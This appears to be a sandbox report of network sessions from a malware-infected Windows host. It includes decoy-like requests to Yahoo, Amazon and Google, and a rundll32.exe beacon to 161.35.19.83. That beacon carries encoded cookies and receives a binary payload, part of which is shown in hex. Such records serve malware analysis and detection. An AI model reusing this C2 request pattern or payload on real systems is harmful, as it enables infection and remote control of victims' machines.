https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage®ion=US&lang=en-US&device=desktop&yrid=ds1aj05gl5igv&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:07 UTC	978	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 2a 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 30 37 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 62 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:07 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:54:07 UTC	978	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 31 68 65 37 6e 34 35 68 6f 71 64 4e 36 48 65 74 65 37 76 69 69 33 42 7a 30 69 70 58 65 36 37 7a 25 32 66 38 6d 67 32 6a 37 66 72 38 37 72 36 6f 65 6c 75 31 52 75 68 34 72 65 63 6b 68 5a 30 67 65 75 65 39 68 31 36 6c 75 6d 74 32 25 32 66 67 38 62 76 74 6d 41 6e 30 67 32 74 73 76 6a 78 63 67 68 6d 62 70 73 74 79 74 6a 42 54 6b 35 34 25 32 66 30 64 70 69 37 72 68 36 71 76 7a 77 63 6e 78 72 72 25 32 66 71 35 37 30 71 30 Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2f1he7n45hgqdN6Hete7vii3Bz0ipXe67z%2f8mg2j7fr87r6oelu1Ruh4reckhZ0geue9h16lumt2%2fg8bvtmA n0g2tsvjxcghmbpstyjBTk54%2f0dpi7rh6qvzwcnxrr%2fq570q0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49966	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:09 UTC	979	OUT	GET /xg1llsh0Rgzu31iKf7yydf/5yO9lyRofucQgjiB0v0kz37Ngn0eltx73Q/jy9maoh5WwcxS27itynf47s/kb9x3kpsfwfmyraAw73qk9kPfmwoVgGkUcxo/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:09 UTC	980	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:09 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: RJ2JQ6YRXW9RW883P17S x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcb3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:09 UTC	980	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=[{"(.W)]n"u=Pa9n[1+: 'Ch['*^kz<{VJZqQFb;i+:S6nVD_z%=l X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49967	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:09 UTC	981	OUT	GET /9fJqxvunMcr0CrodzghGn7yJjExdfatlfgktffhnn/Y16s7vlc464uSsu4blv/Sb5c5QaBsOobo8fjcd59Jvg4l59fnp0480urDR/gQrBojyein48d5zluzz9lfxdp3l45yQut6S2le0Gfie/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:54:09 UTC	981	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1708 Date: Tue, 28 Sep 2021 07:54:09 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-09-28 07:54:09 UTC	982	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> {margin:0;padding:0}html,co de{font:15px/22px arial,sans-se
2021-09-28 07:54:09 UTC	983	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 72 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 72 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/g ooglelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49856	161.35.19.83	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:25 UTC	305	OUT	GET /feed/news/last HTTP/1.1 Date: Tuesday, 28 September 2021 Cookie: CGIC=EstkoISrExZuqvXTu3tCz6TTSKCfeZHMujTGqTBATVEzEjriXyvIO%2Bwf5SXCWUWfk5uvL4i2s6Ychp%2Fi4wBIYRyo6cPR2bhSpcJ8MTRuVLzyiXxfnlIvYQ3xu%2FFgo9zREsI7byE8t2sAYhnmw4QJWb8WS4dzth7Sp1MjQDyh2qe%2FO9RL%2FuvobBHrullCyNnVweQtkR7h33HPv4zOnZNURAAOt4OLEKAESk4NCMIGYHZPL3VMszQ%2BJ4x7BoNCBp1KPxr3RvfiwYMCvadpflZ06PSMTanhlcNAZdeAs9%2BQGoONKIHd2eXDGBWfjJBaAPqYZmUEmqj4QUfdv%2B8rapUawQ%3D%3D;DV=rANv72HK%2FaQwNmJysKyzHfTew23PogurjSXGMukIVdCIlpCubUAsSVrJxhzillLXcRLM9B90M937%2FGXVZzQaUXnz%2Bw7ufaXpITMMX05NUZ23Ix%2BWCrlve03XDZlo%2BfzKSpe6mmp3VAyktB%2ByW3AU8%2Bc1Hdst6e3mJpRI6s7HundD6h5JHbXdgiMaVuL2jVU1s7tFlmmeH1NCmfZx7EbktPwwl9TH0XtODqNkIEFrzcF%2FIYsMCrYOpil%2FwEavprtPhB4PT2nfX0weHOBtX9TrfNVIB2eLzXa9E2%2BTSX7YKcHcF2EGNTcFvDeFkZINH6IWah6v%2FrfJfSIFoXNeCuMQWQ%3D%3D;HSID=gq8ZNBDF5ks85z4P%2BIMaH%2FzRLe46r7%2F%2Bhnn%2FpDJ09YmEXgEQh2yDpRm3wm6yEc8nw0QU9K1ee0OFbnVhhYzuhW9U2CPf4r9Sa0ADgwo6ZchGF7aQeC26N6C%2FCBcyOrfYNipK%2B2Zc6aerq5aAq%2F5DIAaVwK3UqSbjwPa87rS4RRJ%2FgQ%2BhUe9Kg7SMycbXOmDLWgMm5AorosFNcYgqAbxdUeyPWj58HkitgRmQpb0AnoipNS8%2BRYIVzGQtPZy2w2ApzBXhbNaHx6H%2BPNhSnIBxjhUJh%2BEnfERdY3%2FereScY2VGIOLu9kQN2sQSB6Cx%2FydHVs9oYSGgbalJ9%2FkRtZmA%3D%3D;ANID=Ujji%2B3DddSqINsZbhaYW3rq8Z7ULhrDupGF%2BcAA85Cz3iHClym%2FCnetnQ33%2FN%2FMudZMvtcbj6o1kr9NwAwZUCOGsBxvGd7e%2Bzo3ysEQMFz1PIEUdejAoN%2BJUK9dzv7O6shkuG5VHL2HF2JOPK2CQd1A6njo0%2BIBGfV8p4d4DgClul%2F%2BSR2XM24Du0SZPQvDFq6ftwn%2BQxDtbRlqi4A50LPylwMbq6rOZDFVurZN01KyWzP2%2B%2Bj%2Bo4QdKTX15Ili5i0P3kuD8%2BiRYQyOBDwX8EtSa8eXbLhRlxb9c38fNSWLwPJ9DdtpysnjK0trRPhieSnPyJ9foSoLM0tT%2FgKmA%3D%3D; Var: KY5XBk%2FDucUbvQaQsg%2BQHStNSLGIJG%2Fo69Kx%2BgPdulAdSSMptfGiffta2pT3JGkDZO9xYrkyKo1fUsvTGXYyjRdsgH1ghfY7kxruiuZiahvYEUlBhj9brG4YknUgrFlja9%2BQzYpR8cnfOICcPTk0ESDMkVt7UEJ9NmwlJnKfyXa%2BcBjbikHWrk5FTb5Fe3I798zHeW9sVmrya1zPyRCyBjb7fTtZXRb7eTbdNzzxMsNMPegIKBGAAW9EL7p8bUp2fqFXm3VMRdTW5%2B7QulK43H7v9VyeM9Z54nmnjleFoxUNSZGE6IV4oe2w1WKVRAAdWvT6MTdMtwalQOoLvP2sPlg%3D%3D X-Tag: jp1DiqPRASRUf7e7pZbPslw%2BnoAkCvM7478dWRcWvP0i0YCFMQnbDUn9UHAHC8s2Y%2FGQoGFJy7kocRQ%2B8A7X%2B%2B1XR1nLOYJk%2FbEEb1mGtI3Xy6%2FBxFMnPFyHxyPVxogRnWQP4fIL%2BklEytJMC03WIT%2BWE6xJ5RKePfc7rzY6Hr4K9iRh82OrkFCV1NxNgH9GezcgQ%2B0ELREesXSexMiohrTx4is6fbHEsjM9pjZ73sf55s2wkXf9HELisvuEwy7wrk1vk2Gazka9SY1DtU6Or2XUzQ%2BM14n94xJZqJbZJQsye1iYdH5dI93fCZLd87oKeyOJbGcxK56GVlRmMjpw%3D%3D Vary: x%2B%2BILUePbYwFzVVTknX4r531L3iVBpVYO4s9ltWeP%2BDV0SUXrk3B%2Fw2IUDP6n1MSqwaTC0Ktdl2hcdn%2B7CRzMW9pDdW2%2FtJiejYbr%2BClk98oEOWEC7c%2BALXpbRhzcxbR9yGawXJleH43VLHspBqBPQDXr8TPCCgmCKkRB9RIZ3xzfTiPJYKzbWULR6mwhzJpSnerkoQxiaVqYNQ42XIIOlsHsQ2IN4oA6a1fNI1WZBksW08xkLygP9XyqfV0K8R5aF6JFF4KylolrPGYkBXcloITNeTObVo5w%2B5OKAZv5XY%2BrHPA8bsu%2FKU1u%2FctDAodVABUBg0NthvSLujocTo1Q%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36 Edg/94.0.992.31 Host: 161.35.19.83
2021-09-28 07:53:27 UTC	308	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: application/octet-stream Content-Length: 293376 Connection: close Date: Tue, 28 Sep 2021 07:53:27 GMT Content-Description: File Transfer Content-Disposition: attachment; filename=nwko4LTpzG Content-Transfer-Encoding: binary Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Pragma: public X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block
2021-09-28 07:53:27 UTC	309	IN	Data Raw: c2 91 87 40 b8 ae 4d 9a a5 5d fc cc 26 7c 3d e3 58 8e 2e c7 7d 74 bc 2c d9 35 79 d7 41 8f b8 04 77 cc 82 62 a0 07 23 68 fc 83 71 2a 50 64 50 c4 b7 e5 b9 75 3b 16 8e 14 bc 80 88 50 74 44 1e 80 45 b4 98 8b 86 81 c7 c1 54 18 42 58 aa 3f b4 e8 be 47 6a f5 6b f7 53 65 cb a8 37 59 3e 96 b5 92 0d 41 76 5c a2 91 ef 3e 1b 2c 63 a8 7f ef 4b 3f 00 6d 3c f3 48 59 39 ee 5f 56 8f 5e 16 99 10 33 b5 ab 3f 46 aa ec 28 32 b2 e1 0e 53 77 db 5a 44 31 36 65 cc 40 0a b9 f8 a8 47 ba 18 47 d3 6b 41 06 3f 72 6b 96 05 d1 ce 23 25 da c9 b5 7f 2f 98 98 17 0c 23 3a 22 a5 62 1d 1c f9 75 3c 13 25 b7 aa d1 89 88 73 68 b5 c9 77 bb 11 b5 82 be 3f 8e 9e 1b 07 5e e3 2e 45 e0 f7 90 f5 1 22 05 1c 4e 60 e6 a5 38 95 38 8a a7 d2 2c 67 af 22 c4 9c 06 00 0b 04 81 9d 91 fc 86 6e 2b 3f 42 ac ac 7e Data Ascii: @Mj&=X.jt.5yAwb#hq*PdPu;PDETBX?GjkSe7Y>AvI>.cK?m<HY9_V^3?F(2SwZD16e@GGkA?rk#%/#:"bu<%shw?^."E"N'88,g"n+?B~
2021-09-28 07:53:27 UTC	312	IN	Data Raw: 1e 70 d2 5d ba 30 48 34 d2 3f 60 c8 51 83 91 d1 c1 87 09 b4 16 69 a5 92 68 17 e6 17 77 f3 82 e4 1b 36 80 c5 94 fe fb 00 67 1b b0 bc 41 dd 72 26 a8 b1 1a c3 57 e6 f0 7b 1e 7f a7 eb 07 2f 6e 96 81 c1 b9 6b 09 42 f9 7b 4f d1 8c 4e 9e a3 7a 82 eb 7d f1 af f1 54 f8 ed f5 d1 1e 33 4f 3d 62 33 80 b3 11 eb da c7 06 2f a1 97 ec 1d 66 0f 34 6f d3 a2 ed d7 cf ef 25 16 d0 d2 ae 87 44 3e 2b 4e 8c c0 53 33 fb 32 d7 24 6b 36 a4 24 2f 68 2b c8 25 6e 6f d5 a8 21 11 3d da c3 c4 81 1f cd 02 42 a9 1c 6e 74 b2 40 cc 1c e1 97 52 26 39 4d 13 37 ec 63 4f 04 21 8e 7f 1a ea a1 c6 91 7a d1 38 f9 70 af cb 1c 82 a6 7c 72 6c bb bb 33 5d 68 bd 32 88 f6 9b 00 39 8d bb 80 3f cd ae 9e 51 72 ad ee d7 d3 d4 8a 4a 37 b8 af 05 fe dc 8d f2 75 ef 96 64 26 b0 ee 64 4e 7a e5 72 3f 9a 40 66 36 11 Data Ascii: pj0H4? Qihw6gAr&W/nkb{ONZ}T3O=b3/f4o%D>+NS32\$6\$/h+%no!=Bnt@R&9M7cOIz8pIrl3jh29?QrJ7ud&dNzr?@f6
2021-09-28 07:53:27 UTC	316	IN	Data Raw: b2 a9 2d c4 40 c2 f4 b5 fd 15 e5 42 97 cd 74 6b d5 79 b0 00 51 ab db fb 82 4a b3 60 8c 0e a5 03 7e f1 11 6e a0 a2 2e db af c1 29 48 3c 5d 5f 04 7d cc 42 9e 90 d9 3f f5 54 a4 91 30 20 46 c2 5e 0b a7 ea 8f 8c f5 22 34 ed ba 34 96 19 ec b8 70 57 39 12 1b 5a 41 0a 68 5d 6a 58 54 ad c8 01 7a 86 b5 1c 2f e0 2f b4 6d 6f 32 6d 62 c9 c9 04 bf 01 0a fd 31 6f 47 c9 c6 09 10 e6 b1 ec ae 33 24 90 fe 8a 26 1a 9d 30 a7 7d 92 62 88 b4 75 bb 01 bb 74 00 10 97 6a 78 1e a9 7a 46 3e 14 ae 6f bb 87 f9 a5 0d 3b 33 e4 cd 86 c0 70 5d fc dd 57 d8 22 3a 88 eb 9d 7e 22 71 94 43 99 4c de 75 f4 3d 62 92 27 b0 38 b7 92 39 20 aa d5 1d 17 bb 3b 8f 0f be 71 a6 38 13 85 58 f7 29 0e ad 09 9b 5f 19 f8 a0 b0 f5 88 62 97 a2 91 2e f8 95 f3 1e 19 f8 6e fd a4 9a 94 12 13 f5 ec 3a c1 54 9e 2e b1 Data Ascii: -@BtkyQJ^-n.)H<_]B?T0 F^"44pW9AhjXT</o2mb1oG3\$&0)butjxfZ>o;3pJW:-:"qCLu=b'89 :q8X)_b.n.T.

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:27 UTC	320	IN	Data Raw: 24 ae a1 fe 46 51 3a 86 b7 93 c1 b6 68 d7 a1 cd c8 48 79 78 5f 97 79 08 25 73 ef c7 58 7c 57 ea 7b 10 34 16 71 31 39 f4 7b 3d 87 e5 60 e4 7d 5b 10 e1 bb b2 f0 c1 74 07 df 41 a9 30 85 cc 0d 98 bf b8 07 48 86 f3 aa af 24 d0 0a c9 e5 c4 5a f8 6a fc 5a 2f e4 2b 05 c1 8b 5a be a4 04 24 3b ec 1d ea 70 b9 49 f0 29 c5 78 67 08 61 5d 74 c9 04 92 39 14 85 80 81 0e f9 c8 81 72 24 3a fd cd 96 78 44 a0 c1 da 7d 9a 34 38 2b 73 70 8e 31 81 24 ab 3a 7b e3 e7 c3 83 2c 71 c1 fe 05 be a4 8c b5 29 cb 77 aa 17 55 ed 26 64 93 22 2b d1 6d 42 7f fa 34 ea 6e 3e e9 91 ac 3f 6d ee d9 33 10 df 43 19 47 4f 0b 4a 74 a3 e0 a1 23 10 01 cc f9 2a dd 7f 29 04 33 0a f6 4b e4 6b 2f 34 ed 71 b3 78 34 d0 3f 3d af 02 03 22 71 00 0c fe 66 2b dc 73 b3 28 35 36 e8 84 64 bc cd 63 cf 66 12 68 7c 9b Data Ascii: \$FQ:hHyx_y%\$XjW{4q19(=}{tA0H\$ZjZ+Z\$;p)l}xga)t9r\$:xDj48+sp1\$:{,q)wU&d"+mB4n>?m3CGOJt#*)3 Kk/4qx4?="qf+s(56dcfh]
2021-09-28 07:53:27 UTC	324	IN	Data Raw: 21 2f a2 4a ce 3c 8f ff 9b 27 db 7d 38 13 02 07 a2 d5 5e 67 15 95 74 e6 de d1 17 cd 6e a2 ae 90 f0 1d 15 42 f0 de 40 c2 6d df 35 f3 34 6f a2 d8 fa bb 17 a2 0a a6 4a a5 65 68 14 5c 1d ed be 2f fa 0d 40 e5 91 44 f5 4a 70 4b 68 b4 e7 a3 f6 db 41 95 bd 7f 3e ac 6e 0d f1 ec a7 f2 43 fc 34 3f 39 65 bc 9a fa 02 ce ac f7 74 44 4a 76 4b c2 f4 85 00 3d f1 80 a8 f0 4e 1e 8d 1f 9e 28 9b b1 1b 42 7d 73 a0 46 85 ca d1 9e d1 53 2d a4 28 bf 1b df 4c 59 da 99 a2 48 b9 04 cf e2 84 7a 7c ed ea f7 56 43 c2 29 4f 3f 0e 03 d6 3f 7c 00 b7 59 0b b9 74 82 13 af 7d 35 eb b2 15 f9 7b da fd 21 f6 5e f4 a8 72 66 4c 5f 65 0c 06 c9 e8 1f b1 1a 6b 0e bd 16 e4 c0 a9 f5 1c 19 80 3f 66 89 ee 06 4f 16 b9 1b 83 32 08 db c4 52 d6 87 1b 13 6e 6c 88 b0 fd 3e 7e e9 ec 98 c3 28 78 0c d7 93 3a 89 f3 ea 01 Data Ascii: !J<')8^gtNB@m54oJehV@DjPkhA>nC4?9etDJvK(B)sFS-(LYhZ VC)O?? Yt)5{^rfL_ek?fO2Rnl>~-(x:
2021-09-28 07:53:27 UTC	328	IN	Data Raw: e0 2e 19 4b d2 c4 a6 5a 71 17 23 20 3d 30 47 5a b9 58 82 2b 8f ea c5 f8 1e 28 c7 51 eb 81 a4 0c d9 1c ff da b6 41 ab 51 5b 04 ae dc 91 d4 0d 02 4d e7 77 ea 83 4a fa e5 05 d5 6c b6 6b 91 b1 3b ac bb b3 b6 fc 41 9d 35 59 70 4b 89 f8 2b d7 23 ee 6f 0e 70 b7 c1 4e 23 86 a5 53 eb 61 99 8e cf 15 a0 f6 b6 50 fe 0d 22 c9 3d 41 75 80 a8 f0 4e 1e 8d 1f f7 22 80 cc f7 1e f4 09 f8 a1 75 30 b1 3b 2f 28 5d 42 ff 22 20 a8 1d 90 e0 46 df fd ed 01 20 05 34 58 c9 92 07 52 76 8e 79 39 1e 16 ab c5 eb 0a e7 b2 de e3 64 85 d9 18 da e0 24 66 24 a0 5c ce 48 8a 19 25 0a a0 fa 72 f2 be 5f 7e 9c 2e 17 c9 07 74 6f 9a 8f d7 50 30 c1 bd b1 d4 7c 58 7e 8a 7d 9a e3 a4 4e 02 f3 6f 69 68 ef ff 9d f8 98 6a a9 44 e4 4e dd cb d6 78 e1 2c 99 5a 82 00 89 bd e9 77 74 b8 56 18 24 f8 aa 7e Data Ascii: .KZq# =OGZX+(QAQ mwJlk;A5YpK+#+opN#Sa>P"=AuN"u0; /B" F 4XRyv9d\$(\$H9r~_..toP0 X-)NoihjDNx ,ZwtV\$~
2021-09-28 07:53:27 UTC	332	IN	Data Raw: e4 53 47 e3 cf b5 e0 05 b7 8b 8e c8 57 67 bd 00 6e d8 c0 50 b7 f3 ab 3f 8f 64 8a ba f5 e3 6d cd ed f0 f4 c0 63 03 a7 1b ba 1a 9f 79 4a 1b 37 56 9e f3 b9 3e ce 71 1c 22 98 fa b9 43 82 e2 eb 58 0c 82 1b ae c0 d9 ec 40 b3 a4 1d 8c d0 cf ee 19 8c 05 07 b6 b2 76 3f 15 f4 dd 74 31 dc 83 fa 65 50 6c 91 12 43 90 1d 32 02 75 58 6d 45 02 b2 a7 fb a8 a2 e9 b7 33 ba cb 4e ed 5c ba 77 53 84 5a 32 54 b3 83 45 27 d1 da a2 c1 d0 34 a1 b7 5f db 62 59 ea 61 62 04 bb a8 51 da 63 69 47 2d 11 c8 70 43 ba 1a fa 96 51 1c 1a 39 5b 0d d3 94 fa 70 ad 96 98 1a 7c bf f4 d9 e6 53 da 4f 15 a2 d7 75 3e e1 5b 2a 23 8c ae e8 39 8d db fd 1e 10 0f 46 57 50 98 17 ae 51 68 0f 2b c9 69 f4 14 32 af 12 74 0d 0e 45 66 83 55 5c 5d f5 08 92 97 2f 30 6e 3c 62 26 12 6d d8 ba df 19 7c ae 2b 42 df 84 Data Ascii: SGWgnP?dmcyJ7V>q"CX@v?t1ePIC2uXmE3NlwSZ2TE"4_bYabQciG-pCQ9[p]SOu>[*#9FWPQH+i2t EfUj On<b&m +B
2021-09-28 07:53:27 UTC	336	IN	Data Raw: ad d9 01 dd 01 a9 05 c7 2e fc a2 cb 13 ec 90 a0 cf cc 92 c9 01 d0 6e ad 00 3b 4c 53 c5 3a 4e 84 df fa fe c9 2b 40 d0 02 4a 2e 0c 2e 7c 21 f9 bf 81 34 54 9b 8e 99 c9 40 c0 1f 40 5e 85 65 66 cd c4 e2 42 96 c8 0a f7 57 43 8d 98 51 0b ff 81 3f 38 4c 74 73 16 be 2a a7 40 4b 96 f3 6e 06 22 fb aa ec d3 83 89 f8 a0 0a 02 7f 28 3b 11 6d 3e fa d7 f7 ee d6 5a 92 46 f4 48 48 ba 5e 0d 4c f5 ad 95 2e 4e 41 e5 35 20 9f 29 e0 5e dd bc c8 d5 4f 09 57 25 da ae 16 f3 e3 e9 a1 58 92 da 24 b7 23 8b d2 8a 6b 0a 99 bd 9d 6e 34 35 03 6e 12 e1 e8 28 74 25 2f 89 f1 bb 69 34 55 e1 c5 9f 14 6e 67 32 1e a5 22 9f 4e ff ec 8c 63 c0 1b 18 fe 77 61 2b 62 31 43 50 14 00 02 bd 18 8e 9b 5c ca a0 be 9f 4a 8b 32 7d 0e 9d 4a 9e d8 00 94 5e 41 ba 24 b6 d8 2d 13 c6 33 c0 ed 2a df 38 34 c9 40 3a Data Ascii: .n;LS:N+@J.. l4T@/@efBWCQ?8Lts*@Kn"({;m>ZFHH^L.NA5)^*OW%X\$##kn45n(t%/i4Ung2"Ncwa+b1CPJ2)J ^A\$-3*84@:
2021-09-28 07:53:27 UTC	340	IN	Data Raw: e3 dd 8d 04 4c c4 72 33 db a9 dc 54 91 5e 37 23 b9 aa ea 0b ed d2 bd a0 5a eb 3e ae b3 d4 c5 96 a3 9a 12 ab dc 54 ba ee 25 5a 31 64 41 72 9a 7e 8b 91 02 d1 a7 e6 bd 34 59 16 20 5b 37 22 05 54 b5 31 56 f0 da f6 d3 6d 42 49 ea 50 af b2 63 99 5f 38 39 47 75 bd 93 7e 65 f7 bc 9e 03 8e 31 52 2b de 87 6d 11 31 92 e2 01 a1 ae 7f 28 a3 9f ed 30 85 02 d3 68 da 09 ea 2a 75 9a a2 c6 d2 b1 87 b1 e7 1c fa 22 90 e4 1f 7b 10 65 84 a4 8d 82 53 3f 99 62 43 71 60 5c 3e 3d 31 c7 16 63 47 30 4e 26 77 65 53 1b ff 26 ec 6b 69 1e dc 05 f7 b4 25 cf 21 18 dc bf ba 78 cc 4d 49 48 51 92 53 38 b7 4c 1e ee 9c c4 5e 30 67 33 eb fc 62 a0 4c d2 aa 64 e0 7e bb 56 91 9b 00 d7 5a 94 db be 24 56 34 ec 0e a0 a4 60 48 0b 34 f6 a2 b3 b4 72 34 bc e2 5c eb 72 32 4f d7 9e 72 cb 63 a6 d2 5b cc 5f Data Ascii: Lr3T^7#Z>T%Z1dAr~4Y 